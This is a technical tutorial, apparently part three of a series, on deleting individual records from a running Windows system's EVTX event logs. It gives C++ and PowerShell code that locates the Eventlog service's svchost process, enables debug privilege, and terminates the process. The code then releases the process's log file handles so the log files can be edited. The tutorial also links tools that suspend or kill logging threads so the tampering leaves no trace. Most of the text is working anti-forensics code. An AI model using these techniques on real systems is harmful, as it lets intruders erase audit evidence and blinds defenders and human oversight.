0x00 Preface
---
The third article in the series on Windows XML Event Log (EVTX) single log deletion introduces the first method to delete a single log record from the current system's evtx log file: stop the service's corresponding process, release file handles, free file occupation, delete the log, and restart the service.
0x01 Introduction
---
This article will cover the following topics:
- Enumerate service information via a C program to extract the PID of the Eventlog service's corresponding process svchost.exe
- Elevate privileges and terminate the Eventlog process via a C program
- Release file handles via a C program
- Delete a single log file via a C program
0x02 Deletion Approach
---
In the previous article, "Windows XML Event Log (EVTX) Single Log Deletion (Part 2) – Programmatically Deleting a Single Log Record from an evtx File," the method for deleting a single log record was introduced. However, if directly applied to delete logs from the current system, an error occurs when opening the file, indicating that the file is occupied.
This is because after the current system starts the Eventlog service, it opens the log file in exclusive mode, preventing other processes from opening the file and thus making modifications impossible.
There are two solutions:
- Terminate the process corresponding to the Eventlog service to release file handles and gain permission to modify log files
- Obtain the handle to a specific log file within the Eventlog service process and use that handle to modify the log file
This article will introduce the first solution, share implementation details, and finally provide open-source code
The second solution will be detailed in a subsequent article
0x03 Obtain the pid of the svchost.exe process corresponding to the Eventlog service
---
Since Windows has multiple svchost.exe processes, you cannot directly search for the process name "svchost.exe" to get the pid for the Eventlog service
Query approach:
Enumerate current system services and filter for the corresponding process pid based on the service name
1. Implementation via PowerShell
Code as follows:
Get-WmiObject -Class win32_service -Filter "name = 'eventlog'" | select -exp ProcessId |
2. Implementation via C++
#include
#pragma comment(lib,"Advapi32.lib")
DWORD getpid()
{
DWORD PID = 0;
SC_HANDLE scHandle = OpenSCManager(NULL, NULL, SC_MANAGER_ENUMERATE_SERVICE);
if (scHandle == NULL)
{
printf("[!]OpenSCManager fail(%ld)", GetLastError());
}
else
{
SC_ENUM_TYPE infoLevel = SC_ENUM_PROCESS_INFO;
DWORD dwServiceType = SERVICE_WIN32;
DWORD dwServiceState = SERVICE_STATE_ALL;
LPBYTE lpServices = NULL;
DWORD cbBufSize = 0;
DWORD pcbBytesNeeded;
DWORD servicesReturned;
LPDWORD lpResumeHandle = NULL;
LPCSTR pszGroupName = NULL;
BOOL ret = EnumServicesStatusEx(scHandle, infoLevel, dwServiceType, dwServiceState, lpServices, cbBufSize, &pcbBytesNeeded, &servicesReturned, lpResumeHandle, pszGroupName);
cbBufSize = pcbBytesNeeded;
lpServices = new BYTE[cbBufSize];
if (NULL == lpServices)
{
printf("[!]lpServices = new BYTE[%ld] -> fail(%ld)\n", cbBufSize, GetLastError());
}
else
{
ret = EnumServicesStatusEx(scHandle, infoLevel, dwServiceType, dwServiceState, lpServices, cbBufSize, &pcbBytesNeeded, &servicesReturned, lpResumeHandle, pszGroupName);
LPENUM_SERVICE_STATUS_PROCESS lpServiceStatusProcess = (LPENUM_SERVICE_STATUS_PROCESS)lpServices;
for (DWORD i = 0; i < servicesReturned; i++)
{
_strlwr_s(lpServiceStatusProcess[i].lpServiceName, strlen(lpServiceStatusProcess[i].lpServiceName) + 1);
if (strstr(lpServiceStatusProcess[i].lpServiceName, "eventlog") != 0)
{
printf("[+]ServiceName:%s\n", lpServiceStatusProcess[i].lpServiceName);
printf("[+]PID:%ld\n", lpServiceStatusProcess[i].ServiceStatusProcess.dwProcessId);
PID = lpServiceStatusProcess[i].ServiceStatusProcess.dwProcessId;
}
}
delete[] lpServices;
}
CloseServiceHandle(scHandle);
}
if (PID == 0)
printf("[!]Get EventLog's PID error\n");
return PID;
}
int main(int argc, char *argv[])
{
DWORD pid = getpid();
return 0;
} |
0x04 Privilege Escalation to Terminate Eventlog Process
---
1. Implementation via PowerShell
Execute the cmd command taskkill
2. Implementation via C++
C++ code requires elevated privileges to terminate the svchost.exe process
#include
#pragma comment(lib,"Advapi32.lib")
BOOL EnableDebugPrivilege(BOOL fEnable)
{
BOOL fOk = FALSE;
HANDLE hToken;
if (OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &hToken))
{
TOKEN_PRIVILEGES tp;
tp.PrivilegeCount = 1;
LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &tp.Privileges[0].Luid);
tp.Privileges[0].Attributes = fEnable ? SE_PRIVILEGE_ENABLED : 0;
AdjustTokenPrivileges(hToken, FALSE, &tp, sizeof(tp), NULL, NULL);
fOk = (GetLastError() == ERROR_SUCCESS);
CloseHandle(hToken);
}
return(fOk);
}
DWORD getpid()
{
DWORD PID = 0;
SC_HANDLE scHandle = OpenSCManager(NULL, NULL, SC_MANAGER_ENUMERATE_SERVICE);
if (scHandle == NULL)
{
printf("[!]OpenSCManager fail(%ld)", GetLastError());
}
else
{
SC_ENUM_TYPE infoLevel = SC_ENUM_PROCESS_INFO;
DWORD dwServiceType = SERVICE_WIN32;
DWORD dwServiceState = SERVICE_STATE_ALL;
LPBYTE lpServices = NULL;
DWORD cbBufSize = 0;
DWORD pcbBytesNeeded;
DWORD servicesReturned;
LPDWORD lpResumeHandle = NULL;
LPCSTR pszGroupName = NULL;
BOOL ret = EnumServicesStatusEx(scHandle, infoLevel, dwServiceType, dwServiceState, lpServices, cbBufSize, &pcbBytesNeeded, &servicesReturned, lpResumeHandle, pszGroupName);
cbBufSize = pcbBytesNeeded;
lpServices = new BYTE[cbBufSize];
if (NULL == lpServices)
{
printf("[!]lpServices = new BYTE[%ld] -> fail(%ld)\n", cbBufSize, GetLastError());
}
else
{
ret = EnumServicesStatusEx(scHandle, infoLevel, dwServiceType, dwServiceState, lpServices, cbBufSize, &pcbBytesNeeded, &servicesReturned, lpResumeHandle, pszGroupName);
LPENUM_SERVICE_STATUS_PROCESS lpServiceStatusProcess = (LPENUM_SERVICE_STATUS_PROCESS)lpServices;
for (DWORD i = 0; i < servicesReturned; i++)
{
_strlwr_s(lpServiceStatusProcess[i].lpServiceName, strlen(lpServiceStatusProcess[i].lpServiceName) + 1);
if (strstr(lpServiceStatusProcess[i].lpServiceName, "eventlog") != 0)
{
printf("[+]ServiceName:%s\n", lpServiceStatusProcess[i].lpServiceName);
printf("[+]PID:%ld\n", lpServiceStatusProcess[i].ServiceStatusProcess.dwProcessId);
PID = lpServiceStatusProcess[i].ServiceStatusProcess.dwProcessId;
}
}
delete[] lpServices;
}
CloseServiceHandle(scHandle);
}
return PID;
}
int main(int argc, char *argv[])
{
DWORD pid = getpid();
if (pid == 0)
{
printf("[!]Get EventLog's PID error\n");
return -1;
}
printf("[+]Try to EnableDebugPrivilege... ");
if (!EnableDebugPrivilege(TRUE))
{
printf("[!]AdjustTokenPrivileges Failed.<%d>\n", GetLastError());
return -1;
}
printf("Done\n");
printf("[+]Try to OpenProcess... ");
HANDLE processHandle = OpenProcess(PROCESS_TERMINATE, FALSE, pid);
if (processHandle == NULL)
{
printf("Error\n");
return -1;
}
printf("Done\n");
printf("[+]Try to TerminateProcess... ");
BOOL bResult = TerminateProcess(processHandle, 0);
if (bResult == NULL)
{
printf("[!]Error\n");
return -1;
}
printf("Done\n");
return 0;
} |
Note:
After terminating the Eventlog service process, the Eventlog service will automatically restart after a period of time
0x05 Release File Handles
---
After terminating the Eventlog service process, it is also necessary to release the handles to the log files in order to obtain file modification permissions
Implementation approach:
1. Use NtQuerySystemInformation to query SystemHandleInformation and obtain handle information for all processes
2. Select all handles within the log process
3. Release handle
Key code is as follows:
BOOL CloseFileHandle(LPWSTR buf1, DWORD pid)
{
NTSTATUS status;
PSYSTEM_HANDLE_INFORMATION handleInfo;
ULONG handleInfoSize = 0x10000;
HANDLE processHandle = NULL;
ULONG i;
DWORD ErrorPID = 0;
SYSTEM_HANDLE handle = { 0 };
_NtQuerySystemInformation NtQuerySystemInformation = (_NtQuerySystemInformation)GetProcAddress(GetModuleHandleA("NtDll.dll"), "NtQuerySystemInformation");
if (!NtQuerySystemInformation)
{
printf("[!]Could not find NtQuerySystemInformation entry point in NTDLL.DLL");
return 0;
}
_NtDuplicateObject NtDuplicateObject = (_NtDuplicateObject)GetProcAddress(GetModuleHandleA("NtDll.dll"), "NtDuplicateObject");
if (!NtDuplicateObject)
{
printf("[!]Could not find NtDuplicateObject entry point in NTDLL.DLL");
return 0;
}
_NtQueryObject NtQueryObject = (_NtQueryObject)GetProcAddress(GetModuleHandleA("NtDll.dll"), "NtQueryObject");
if (!NtQueryObject)
{
printf("[!]Could not find NtQueryObject entry point in NTDLL.DLL");
return 0;
}
handleInfo = (PSYSTEM_HANDLE_INFORMATION)malloc(handleInfoSize);
while ((status = NtQuerySystemInformation(SystemHandleInformation, handleInfo, handleInfoSize, NULL)) == STATUS_INFO_LENGTH_MISMATCH)
handleInfo = (PSYSTEM_HANDLE_INFORMATION)realloc(handleInfo, handleInfoSize *= 2);
if (!NT_SUCCESS(status))
{
printf("[!]NtQuerySystemInformation failed!\n");
return 0;
}
UNICODE_STRING objectName;
ULONG returnLength;
for (i = 0; i < handleInfo->HandleCount; i++)
{
handle = handleInfo->Handles[i];
HANDLE dupHandle = NULL;
POBJECT_TYPE_INFORMATION objectTypeInfo = NULL;
PVOID objectNameInfo = NULL;
if (handle.ProcessId != pid)
{
free(objectTypeInfo);
free(objectNameInfo);
CloseHandle(dupHandle);
continue;
}
if (handle.ProcessId == ErrorPID)
{
free(objectTypeInfo);
free(objectNameInfo);
CloseHandle(dupHandle);
continue;
}
if (!(processHandle = OpenProcess(PROCESS_DUP_HANDLE, FALSE, handle.ProcessId)))
{
printf("[!]Could not open PID %d!\n", handle.ProcessId);
ErrorPID = handle.ProcessId;
free(objectTypeInfo);
free(objectNameInfo);
CloseHandle(dupHandle);
CloseHandle(processHandle);
continue;
}
if (!NT_SUCCESS(NtDuplicateObject(processHandle, (HANDLE)handle.Handle, GetCurrentProcess(), &dupHandle, 0, 0, 0)))
{
// printf("[%#x] Error!\n", handle.Handle);
free(objectTypeInfo);
free(objectNameInfo);
CloseHandle(dupHandle);
CloseHandle(processHandle);
continue;
}
objectTypeInfo = (POBJECT_TYPE_INFORMATION)malloc(0x1000);
if (!NT_SUCCESS(NtQueryObject(dupHandle, ObjectTypeInformation, objectTypeInfo, 0x1000, NULL)))
{
// printf("[%#x] Error!\n", handle.Handle);
free(objectTypeInfo);
free(objectNameInfo);
CloseHandle(dupHandle);
CloseHandle(processHandle);
continue;
}
objectNameInfo = malloc(0x1000);
if (IsBlockingHandle(dupHandle) == TRUE) //filter out the object which NtQueryObject could hang on
{
free(objectTypeInfo);
free(objectNameInfo);
CloseHandle(dupHandle);
CloseHandle(processHandle);
continue;
}
CloseHandle(dupHandle);
}
free(handleInfo);
return TRUE;
} |
0x06 Modify log files, delete log records
---
After terminating the process corresponding to the Eventlog service, permission to manipulate log files is obtained. Methods and C code for modifying log files can be referenced in the previous article 'Windows XML Event Log (EVTX) Single Log Entry Deletion (Part 2) – Program Implementation to Delete Single Log Records in EVTX Files'.
Code reference address:
`An open-source project

The code implements automatic acquisition of log service processes, termination of processes, release of handles, modification of specified system log file content, and restarting the log service after successful modification
Program testing is shown in the figure:
Update (2018.7.29)
Another implementation approach was seen on GitHub, with the address as follows:
https://github.com/360-A-Team/EventCleaner/blob/master/EventCleaner/
It is worth noting that log deletion uses the WinAPI EvtExportLog
Using EvtExportLog to filter log files, with the filter condition being the removal of a specific log entry, so the newly generated file is the one after deleting the single log entry
The advantage is that there is no need to consider the details of log deletion, the file format will not be corrupted, it is convenient and efficient, and modifying the filter conditions can easily delete logs within a certain period
However, there is a slight drawback:
For subsequent logs after deletion, the EventRecordID is not updated
A simple example:
There are 10 logs under Security.evtx, with EventRecordIDs from 1 to 10. After deleting the 8th log via EvtExportLog, the EventRecordIDs of the 9th and 10th logs remain unchanged, still 9 and 10. However, the total number of logs after deletion is 9, with EventRecordIDs sequentially being 1-7, 9, 10
The method adopted in my code can solve this problem, but it requires considering many details and unexpected situations, making the program implementation relatively complex.
Therefore, I have also incorporated the method of using EvtExportLog to delete logs in my project, with the address as follows:
`An open-source project

The code implements automatically obtaining the log service process, terminating the process, releasing handles, using EvtExportLog to modify the content of specified system log files, and restarting the log service after successful modification.
Program testing is shown in the figure:
0x07 Other Details
---
In some cases, closing the Eventlog process and restarting the Eventlog service may generate log files located under system.evtx, with EventIDs 7034 and 7036.
To avoid generating logs 7034 and 7036, the logging function can be disabled by terminating the Eventlog service thread.
PowerShell implementation code for terminating the Eventlog service thread:
https://github.com/hlldz/Invoke-Phant0m
C implementation code for terminating the Eventlog service thread:
An open-source project
Analysis article introducing details:
Bypassing Windows Log Monitoring Using API NtQueryInformationThread and I_QueryTagInformation
In practical applications, the thread is typically suspended first and then resumed at the end
Reference address:
`An open-source project
The code supports suspending, resuming, and terminating the log service thread, which can be used to disable and restore logging functionality
0x07 Summary
---
This article describes a method to delete a single log record in the current system by terminating the corresponding service process, releasing file handles, and freeing file occupancy.
Optimized the code for disabling logging functionality by adding suspension and resumption code, supporting the disabling and re-enabling of the system's logging feature.



